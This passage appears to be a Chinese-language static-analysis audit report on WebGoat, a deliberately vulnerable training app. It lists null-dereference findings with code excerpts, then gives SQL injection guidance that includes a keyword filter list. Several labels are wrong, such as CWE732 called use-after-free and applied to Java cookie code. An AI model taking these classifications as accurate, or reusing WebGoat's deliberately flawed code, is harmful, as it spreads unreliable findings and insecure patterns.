out.flush(); out.close(); } } public void updateLastAttackRequestInfo(HttpServletRequest request) { // store cookies Cookie[] cookies = request.getCookies(); if (cookies == null) { this.cookiesOnLastRequest = new ArrayList<Cookie>(); } else { this.cookiesOnLastRequest = Arrays.asList(cookies); } // store parameters Map<String, String[]> parmMap = request.getParameterMap(); logger.info("PARM MAP: " + parmMap); if (parmMap == null) { this.parmsOnLastRequest = new ArrayList<RequestParameter>(); } else { this.parmsOnLastRequest = new ArrayList<RequestParameter>(); for (String

name : parmMap.keySet()) { String[] values = parmMap.get(name); String delim = ""; StringBuffer sb = new StringBuffer(); if (values != null && values.length > 0) { for (String parm : values) { sb.append(delim).append(parm); delim = ","; } }

**4）漏洞定位**

WebSession.java:921

漏洞分析

漏洞爆发点:Dereferenced : parmMap

爆发点函数:updateLastAttackRequestInfo()

缺陷源:

漏洞源代码

out.close(); } } public void updateLastAttackRequestInfo(HttpServletRequest request) { // store cookies Cookie[] cookies = request.getCookies(); if (cookies == null) { this.cookiesOnLastRequest = new ArrayList<Cookie>(); } else { this.cookiesOnLastRequest = Arrays.asList(cookies); } // store parameters Map<String, String[]> parmMap = request.getParameterMap(); logger.info("PARM MAP: " + parmMap); if (parmMap == null) { this.parmsOnLastRequest = new ArrayList<RequestParameter>(); } else { this.parmsOnLastRequest = new ArrayList<RequestParameter>(); for (String name : parmMap.keySet()) { String[] values = parmMap.get(name); String delim = ""; StringBuffer sb = new StringBuffer(); if (values != null && values.length > 0) { for (String parm : values) { sb.append(delim).append(parm); delim = ","; } } RequestParameter parm = new RequestParameter(name, sb.toString());

### 5）漏洞定位

BlindScript.java:266

漏洞分析

漏洞爆发点:Dereferenced : parameterType

爆发点函数:loadMe()

缺陷源:

漏洞源代码

```
parameterType = new Class[argsTok.countTokens()]; } if (paramsTok.countTokens() >= 1 ) { argList = new Object[paramsTok.countTokens()]; } int i = 0; while (argsTok.hasMoreTokens()) { String argString = argsTok.nextToken(); if ("W".equals(argString)) { parameterType[i] = WebSession.class; argList[i] = s; } else if ("S".equals(argString)) { parameterType[i] = String.class; } else if ("I".equals(argString)) { parameterType[i] = Integer.class; } } Method meth = cls.getMethod(method, parameterType); String retobj = (String) meth.invoke(cls, argList); return retobj; }
```

### 6）漏洞定位

BlindScript.java:267

漏洞分析

漏洞爆发点:Dereferenced : argList

爆发点函数:loadMe()

缺陷源:

漏洞源代码

```
    } if (paramsTok.countTokens() >= 1 ) { argList = new
Object[paramsTok.countTokens()]; } int i = 0; while
(argsTok.hasMoreTokens()) { String argString = argsTok.nextToken(); if
("W".equals(argString)) { parameterType[i] = WebSession.class; argList[i] =
s; } else if ("S".equals(argString)) { parameterType[i] = String.class; }
else if ("I".equals(argString)) { parameterType[i] = Integer.class; } }
Method meth = cls.getMethod(method, parameterType); String retobj =
(String) meth.invoke(cls, argList); return retobj; } catch (Exception e)
```

**7）漏洞定位**

BlindScript.java:270

漏洞分析

漏洞爆发点:Dereferenced : parameterType

爆发点函数:loadMe()

缺陷源:

漏洞源代码

```
    argList = new Object[paramsTok.countTokens()]; } int i = 0; while
(argsTok.hasMoreTokens()) { String argString = argsTok.nextToken(); if
("W".equals(argString)) { parameterType[i] = WebSession.class; argList[i] =
s; } else if ("S".equals(argString)) { parameterType[i] = String.class; }
else if ("I".equals(argString)) { parameterType[i] = Integer.class; } }
Method meth = cls.getMethod(method, parameterType); String retobj =
(String) meth.invoke(cls, argList); return retobj; } catch (Exception e) {
e.printStackTrace(); }
```

**8）漏洞定位**

BlindScript.java:274

漏洞分析

漏洞爆发点:Dereferenced : parameterType

爆发点函数:loadMe()

缺陷源:

漏洞源代码

while (argsTok.hasMoreTokens()) { String argString = argsTok.nextToken(); if ("W".equals(argString)) { parameterType[i] = WebSession.class; argList[i] = s; } else if ("S".equals(argString)) { parameterType[i] = String.class; } else if ("I".equals(argString)) { parameterType[i] = Integer.class; } } Method meth = cls.getMethod(method, parameterType); String retobj = (String) meth.invoke(cls, argList); return retobj; } catch (Exception e) { e.printStackTrace(); } return null; } private ElementContainer easterEgg(WebSession s)

**9）漏洞定位**

Encoding.java:472

漏洞分析

漏洞爆发点:Dereferenced : md

爆发点函数:hashMD5()

缺陷源:

漏洞源代码

{ byte[] b = str.getBytes(); MessageDigest md = null; try { md = MessageDigest.getInstance("MD5"); md.update(b); } catch (NoSuchAlgorithmException e) { // it's got to be there e.printStackTrace();

} return (base64Encode(md.digest())); } /** * Returns the SHA hash of aString. * * @param str * Description of the Parameter * @return Descriptionof the Return Value */ public static String hashSHA(String str) { byte[] b= str.getBytes(); MessageDigest md = null; try

**10）漏洞定位**

Encoding.java:496

漏洞分析

漏洞爆发点:Dereferenced : md

爆发点函数:hashSHA()

缺陷源:

漏洞源代码

public static String hashSHA(String str) { byte[] b = str.getBytes(); MessageDigest md = null; try { md = MessageDigest.getInstance("SHA-256"); md.update(b); } catch (NoSuchAlgorithmException e) { // it's got to be there e.printStackTrace(); } return (base64Encode(md.digest())); } /** * Description of the Method * * @param hexString * Description of the Parameter * @return Description of the Return Value */ public static String hexDecode(String hexString) { try { if ((hexString.length() % 3) != 0) { return ("String not comprised of Hex digit pairs."); }

**11）漏洞定位**

XPATHInjection.java:169

漏洞分析

漏洞爆发点:Dereferenced : t2

爆发点函数:createContent()

缺陷源:

漏洞源代码

tr.addElement(new TD().addElement("Account No.")); tr.addElement(new TD().addElement("Salary")); t2.addElement(tr); } for (int i = 0; i < nodesLength; i++) { Node node = nodes.item(i); String[] arrTokens = node.getTextContent().split("[\\t\\s\\n]+"); tr = new TR(); tr.addElement(new TD().addElement(arrTokens[1])); tr.addElement(new TD().addElement(arrTokens[2])); tr.addElement(new TD().addElement(arrTokens[4])); t2.addElement(tr); } if (nodes.getLength() > 1) { makeSuccess(s); } if (t2 != null) { ec.addElement(new PRE()); ec.addElement(t2); } } catch (IOException e) { s.setMessage("Error generating " + this.getClass().getName());

## 12）漏洞定位

WebgoatProperties.java:116

漏洞分析

漏洞爆发点:Dereferenced : properties

爆发点函数:main()

缺陷源:

漏洞源代码

result = lesson; } return result; } public static void main(String[] args) { WebgoatProperties properties = null; try { properties = new WebgoatProperties("C:\\webgoat.properties"); } catch (IOException e) { System.out.println("Error loading properties"); e.printStackTrace(); } System.out.println(properties.getProperty("CommandInjection.category")); } }

## 6.3 漏洞描述

SQL注入漏洞产生的原因是网站应用程序在编写时未对用户提交至服务器的数据进行合法性校验（类型、长度、业务参数合法性等），同时没有对用户输入数据进行有效地特殊字符过滤，使得用户的输入直接带入数据库执行，超出了SQL语句原来设计的预期结果，导致了SQL注入漏洞。

## 6.4 修复建议

1.输入验证 类型判断：字符型、整型； 长度判断：设置最大长度值； 业务参数合法性判断：比如支付金额不可能为负值这种； 特殊字符过滤：比如’，″，\，<，>，&，*，;，#，select，from，where，sub，if，union，sleep，and，or等； 验证所有的输入点，包括UA、Cookie以及其他HTTP头； 2.预编译处理&参数化查询 所有与数据库交互的业务接口均采用参数化查询，参数化的语句使用参数而不是将用户输入变量嵌入到SQL语句中，参数化查询是防御SQL 注入的最佳方法，比如：Java中的PreparedStatement，PHP中的PDO等。 3.使用最小权限原则 4.禁用敏感函数 5.进行权限控制 6.编码统一

# 7 释放后使用

## 7.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |
| CWE732 | 释放后使用 | 中危 |

## 7.2 漏洞详情

### 1）漏洞定位

Challenge2Screen.java:171

漏洞分析

漏洞爆发点:newCookie = new Cookie(...)

爆发点函数:doStage1()

缺陷源:

漏洞源代码

return (doStage2(s)); } s.setMessage("Invalid login"); ElementContainer ec = new ElementContainer(); ec.addElement(makeLogin(s)); // <START_OMIT_SOURCE> // these are red herrings for the first stage Input input = new Input(Input.HIDDEN, USER, user); ec.addElement(input); Cookie newCookie = new Cookie(USER_COOKIE, Encoding.base64Encode(user)); s.getResponse().addCookie(newCookie); phoneHome(s, "User: " + username + " --> " + "Pass: " + password); // <END_OMIT_SOURCE> return (ec); } // get creditcards from database /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value

**2）漏洞定位**

Challenge2Screen.java:194

漏洞分析

漏洞爆发点:newCookie = new Cookie(...)

爆发点函数:doStage2()

缺陷源:

漏洞源代码

/** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value * @exception Exception * Description of the Exception */ protected Element doStage2(WebSession s) throws Exception { // <START_OMIT_SOURCE> Cookie newCookie = new

Cookie(USER_COOKIE, Encoding.base64Encode(user));

s.getResponse().addCookie(newCookie); ElementContainer ec = new ElementContainer(); if (s.getParser().getStringParameter(Input.SUBMIT, " ").equals(PROCEED_TO_NEXT_STAGE + "(3)")) { s.setMessage("Welcome to stage 3 -- deface the site"); setStage(s, 3); // Reset the defaced webpage so the lesson can start over resetWebPage(s); return doStage3(s); } Connection connection = DatabaseUtilities.getConnection(s); Statement statement3 = connection

### 3）漏洞定位

WeakSessionID.java:199

漏洞分析

漏洞爆发点:cookie = new Cookie(...)

爆发点函数:makeLogin()

缺陷源:

漏洞源代码

* * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element makeLogin(WebSession s) { ElementContainer ec = new ElementContainer(); String weakid = s.getCookie(SESSIONID); if (weakid == null) { weakid = newCookie(s); Cookie cookie = new Cookie(SESSIONID, weakid); s.getResponse().addCookie(cookie); } ec.addElement(new H1().addElement("Sign In ")); Table t = new Table().setCellSpacing(0).setCellPadding(2).setBorder(0).setWidth("90%").setAlign("center"); if (s.isColor()) { t.setBorder(1); } String username = null; String password = null; try

## 7.3 漏洞描述

在释放内存后引用内存可能会导致程序崩溃、使用意外值或执行代码。 使用先前释放的内存可能会产生许多不良后果，从有效数据的损坏到任意代码的执行，具体取决于缺陷的实例化和时间。可能发生数据损坏的最简单方法涉及系统重用释放的内存。无用后使用错误有两个常见且有时重叠的原因： 在这种情况下，有问题的内存在释放后的某个时间点有效地分配给另一个指针。指向释放的内存的原始指针将再次使用，并指向新分配中的某个位置。当数据被更改时，它会损坏有效使用的内存;这会在过程中诱发未定义的行为。 如果新分配的数据有机会容纳一个类，例如在C++中，各种函数指针可能分散在堆数据中。如果这些函数指针之一被有效外壳代码的地址覆盖，则可以实现任意代码的执行。

## 7.4 修复建议

1.选择提供自动内存管理的语言。 2.释放指针时，请确保在释放指针后将其设置为 NULL。但是，使用多个或复杂的数据结构可能会降低此策略的有用性。